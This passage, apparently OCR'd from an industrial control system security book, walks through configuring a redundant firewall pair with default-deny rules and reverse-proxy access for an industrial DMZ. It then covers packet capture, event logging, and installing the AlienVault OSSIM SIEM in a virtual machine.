
Replication Rate (connections per second):

Minimum value is 2083
Maximum value is 20000
Default value is 20000

[✓] Use Default

14. Enter a **Shared Key** that is used to encrypt communication between the firewall pair.
15. Assign an **Interface** to the **LAN Failover** settings.
16. Enter a **Logical Name**. Assign an **Active IP** and **Standby IP** addresses.
17. Specify the IP address of the failover partner firewall. Set an appropriate **Subnet Mask**.
18. Select the **Preferred Role** for the firewall (assign the opposite to the failover partner).
19. In the **Interfaces** tab, assign a **Standby IP** address for each interface within the same subnet as the active one. For any interfaces that should be monitored for loss of connectivity to trigger a firewall failover, select the **Monitored** option.

20. In the **Criteria** tab, enter `1` as **Number of failed interfaces**, which triggers a failover.
21. Perform the same steps on the failover partner firewall.
22. Configure an explicit **Deny All** rule between all zones. Navigate to **Access Rules** within the **Firewall** pane:



Add Access Rule

Interface: Enterprise

Action: Permit [✓ Deny]

Source Criteria

Source: any

User:

Security Group:

Destination Criteria

Destination: any

Security Group:

Service: ip

Description:

[✓] Enable Logging

Logging Level: Default

More Options

OK Cancel Help


| Service | Action |
|---|---|
| rpc-tcp | ✓ Permit |
| rpc-udp | |
| IP_97_for_EoIP | ✓ Permit |
| UDP_16666_1... | |
| jgroups | ✓ Permit |
| https | |
| https | ✓ Permit |
| Serv-U | ✓ Permit |
| ip | Deny |
| rpc-tcp | ✓ Permit |
| rpc-udp | |
| IP_97_for_EoIP | ✓ Permit |
| UDP_16666_1... | |
| ise-securesyslog | ✓ Permit |
| ise-syslog1 | |
| ise-syslog2 | |
| jgroups | |
| https | |
| ise-securesyslog | ✓ Permit |
| ise-syslog1 | |
| ise-syslog2 | |
| https | |
| ntp | ✓ Permit |

374794

23. For each interface, perform the following steps to add the default deny rule:
    1. Create a new **Deny** rule with **Source** and **Destination** set to **any**.
    2. Move the newly created rule to the bottom of the interface rule list, which makes it the last resort rule if none of the other rules match the inspected traffic.

This concludes the steps necessary to create a redundant pair of firewalls, blocking any traffic to and from any of the Enterprise and Industrial Zones. Next, we are going to add the configuration for the IDMZ interface:

1. Configure subinterfaces for each service hosted in the IDMZ.
2. Navigate to the **Interfaces** page within the **Device Setup** pane:



Hardware Port: Port-channel5.500
VLAN ID: 500
Subinterface ID: 500
Interface Name: IDMZ-RDG
Security Level: 50
☐ Dedicate this interface to management only
Channel Group:
☑ Enable Interface

IP Address
[✓ Use Static IP] Obtain Address via DHCP Use PPPoE

IP Address: 10.1.2.1
Subnet Mask: 255.255.255.248


Description:

3. Select **Add Interface**, as described here:
   1. Select the **Hardware Port** (EtherChannel) that corresponds to the IDMZ interface.
   2. Enter the **VLAN ID** that the IDMZ service is installed on.
   3. Set the **Security Level** to `50` (corresponds to medium trust level).
   4. Set a static **IP Address** to be used as default gateway on that VLAN/sub-interface.
4. Repeat the subinterface process for each service that will be configured in the IDMZ.
5. Add an explicit **Deny All** rule to each subinterface, performing the steps described earlier.

These configuration steps take care of the basic IDMZ firewall configuration. The firewalls are set up in active/standby. The interfaces that connect the firewalls to the Industrial, Enterprise, and Industrial Demilitarized Zones are configured and provided with rules that block any connection request by default. At this point, we can start configuring the rules that allow brokered connectivity from the Enterprise Zone into the Industrial Zone. As an example, we will configure the access rules that allow a reverse web proxy solution to traverse the IDMZ.

A reverse web proxy server operates by taking an HTTP(S) request from an Enterprise client and forwarding it to an Industrial web server. The Industrial web server then communicates the reply to the HTTP(S) request to the IDMZ reverse web proxy, which forwards that to the requesting Enterprise client. This process effectively hides the true identity of the industrial web server. For this broker process to work, we need to allow HTTP(S) traffic originating from the Enterprise Zone, addressed to the IDMZ reverse web proxy server into the IDMZ. We must also allow HTTP(S) traffic originating from the industrial web server, addressed to the IDMZ reverse web proxy server into the IDMZ. This is accomplished with the following configuration steps:

1. Navigate to **Access Rules** within the **Firewall** pane:



Add Access Rule

Interface: Enterprise

Action: Permit [✓ Deny]

Source Criteria

Source: any

User:

Security Group:

Destination Criteria

Destination: any

Security Group:

Service: ip

Description:

[✓] Enable Logging

Logging Level: Default

More Options

OK Cancel Help

| Service | Action |
|---|---|
| rpc-tcp | Permit |
| rpc-udp | |
| IP_97_for_EoIP | Permit |
| UDP_16666_1... | |
| jgroups | Permit |
| https | |
| https | Permit |
| Serv-U | Permit |
| ip | Deny |
| rpc-tcp | Permit |
| rpc-udp | |
| IP_97_for_EoIP | Permit |
| UDP_16666_1... | |
| ise-securesyslog | Permit |
| ise-syslog1 | |
| ise-syslog2 | |
| jgroups | |
| https | |
| ise-securesyslog | Permit |
| ise-syslog1 | |
| ise-syslog2 | |
| https | |
| ntp | Permit |


2. Add a **Permit** access rule:
    - **Interface** is **Enterprise**
    - **Source** is **Enterprise_Subnet**
    - **Destination** is **IDMZ_ReverseWebProxyServer_IP**
    - **Service** is **HTTP, HTTPS**
3. Add a **Permit** access rule:
    - **Interface** is **IDMZ**
    - **Source** is **IDMZ_ReverseWebProxyServer_IP**
    - **Destination** is **Industrial_WebServer_IP**
    - **Service** is **HTTP, HTTPS**
4. Move the newly created rules above the explicit **Deny All** rules.

This concludes the configuration work for the time being. The IDMZ is now configured to allow a reverse web proxy solution to be installed. Note that the firewall rules only allow traffic originating from the Enterprise Zone; a new set of rules needs to be added for the reverse. More configuration examples can be found in the Cisco and Rockwell Automation validated **Design and Implementation Guide**, which can be found at `http://literature.rockwellautomation.com/idc/groups/literature/documents/td/enet-td009_-en-p.pdf`.

## Security monitoring and logging

*"Prevention is ideal, but detection is a must" – Dr. Eric Cole*

Once the ICS network is adequately segmented, security controls can be distributed across the secure zones to reduce the risk of (sustained) compromise by adding monitoring capabilities to increase the visibility of the network and host activity. Depending on the controls, provisioning to traverse the IDMZ might have to be designed. For example, a log aggregation solution in the Industrial Zone needs a conduit to the Enterprise Zone to send back information or receive instructions:




The two main sources of network and security monitoring and logging information come from network packet captures and event logs.

## Network packet capturing

Packet capturing is the act of intercepting network data packets that cross or move over a specific computer network and store those data packets in a file. The packet captures can help with diagnosing networking problems, investigate security and policy violation, and aid security incident response and network forensics activities.

A typical network packet capture takes the form of a PCAP file, gathered by a sniffing program, such as Wireshark (`https://www.wireshark.org/`) or tcpdump (`http://www.tcpdump.org/`). In order to sniff and record packets on the network, these programs need to be able to see the packets come by. This is typically achieved by connecting the sniffing device/computer to a **SPAN** or **MIRROR** port of a network switch that can see the relevant traffic. By designing a network to have traffic choke points at strategic places in the network architecture, the capturing of relevant network traffic will become easier. Let's look at the following network architecture example to see what this entails:



The network in this figure has several layers of switches. Unlike the olden days, when the network hub was commonplace on Ethernet networks, on a switched network, traffic is normally not broadcasted out to the entire network but flows between two participating ports on the switch. This means that the traffic between the end devices that are connected to the bottom switch in this figure is not seen by the sniffing application that is attached to the **SPAN** port on the top switch. Two possible solutions to deal with this scenario would be as follows:

- Connect all the end devices up to the top switch
- Install a second sniffing device to the bottom switch

## Event logging

A log is a record of events that occurred on a computer system or network device that triggered a notification. The logs are added to a local system file or are forwarded to a centralized log management solution for further processing and analysis. Event logging records what happens in the ICS network. Event logs are a valuable resource for troubleshooting and response practices.

Log management is the process of generating, gathering, transmitting, storing, analyzing, and disposing event logs from disparate sources. At a minimum, the following logs should be centrally collected and stored:

- Firewall logs
- Network intrusion detection logs
- Router and switch logs
- Operating system logs
- Application logs

A convenient method of gathering, storing, and correlating a variety of event logs is done using a **security information and event management** (**SIEM**) solution. We will look at AlienVault open as an SIEM solution next.

## Security information and event management

AlienVault maintains a freely available SIEM solution called AlienVault OSSIM, downloadable from `https://www.alienvault.com/products/ossim`.

This is taken from the AlienVault website:

> *"OSSIM, AlienVault's Open Source Security Information and Event Management (SIEM) product, provides you with a feature-rich open source SIEM complete with event collection, normalization, and correlation. Launched by security engineers because of the lack of available open source products, OSSIM was created specifically to address the reality many security professionals face: A SIEM, whether it is open source or commercial, is virtually useless without the basic security controls necessary for security visibility."*


Our **Open Source SIEM** (**OSSIM**) addresses this reality by providing a unified platform with many of the essential security capabilities you need, such as the following:

- Asset discovery
- Vulnerability assessment
- Intrusion detection
- Behavioral monitoring
- SIEM

OSSIM leverages the power of the AlienVault **Open Threat Exchange** (**OTX**) by allowing users to both contribute and receive real-time information about malicious hosts. In addition, we provide ongoing development for OSSIM because we believe that everyone should have access to sophisticated security technologies in order to improve the security of all. From the researchers who need a platform for experimentation and the unsung heroes who can't convince their companies that security is a problem, OSSIM offers you a chance to increase security visibility and control in your network:

1. Let's get a copy of the AlienVault OSSIM SIEM up and running. Go ahead and download the ISO image and burn it to a CD and create an installation USB if you are planning on installing the SIEM on a physical machine. For the purpose of this exercise, we will be installing OSSIM within VMware Workstation.

2. Start VMware Workstation and select the **Create a New Virtual Machine** option; choose a **Typical** configuration and point to the downloaded OSSIM ISO file:



New Virtual Machine Wizard

**Guest Operating System Installation**

A virtual machine is like a physical computer; it needs an operating system. How will you install the guest operating system?

Install from:

Installer disc:

DVD RW Drive (I:)

[✓ Installer disc image file (iso):]

Jsers\pascal\Downloads\AlienVault_OSSIM_64bits.iso


Debian 8.x 64-bit detected.

I will install the operating system later.

The virtual machine will be created with a blank hard disk.

3. Name your new VM. Now, allocate 100 GB of hard disk space and then select **Customize Hardware** and assign the following:
   - **RAM**: 4 GB
   - **CPU cores**: 4
   - **Network adapters**: 2

4. A **Host-only** adapter is used for the management of the SIEM. A **Bridged** adapter is used for collecting logs and monitoring the network devices. The **Bridged (Automatic)** adapter that is connected to the physical port connects to the industrial network:


Hardware

| Device | Summary |
|---|---|
| Memory | 4 GB |
| Processors | 4 |
| New CD/DVD (... | Using file C:\Users\pascal\Downlo... |
| Network Adapter | Host-only |
| Network Adapt... | Bridged (Automatic) |
| Display | Auto detect |

Memory

Specify the amount of memory allocated to this virtual machine. The memory size must be a multiple of 4 MB.


Memory for this virtual machine: 4096 MB

Maximum recommended memory
(Memory swapping may occur beyond this size.)
28584 MB

Recommended memory
512 MB


Guest OS recommended minimum
64 MB

5. When the VM boots, select **Install AlienVault OSSIM**:


ALIEN VAULT OSSIM
Install AlienVault OSSIM 5.4.0 (64 Bit)
Install AlienVault Sensor 5.4.0 (64 Bit)
Press [Tab] to edit options
#Install OSSIM
http://www.alienvault.com

6. Select the language, location, and keyboard settings in the next few steps.

7. Configure the network:
    - We are using `eth0` for management
    - The Industrial network will be connected to `eth1`



Configure the network

Your system has multiple network interfaces. Choose the one to use as the primary network interface during the installation. If possible, the first connected network interface found has been selected.

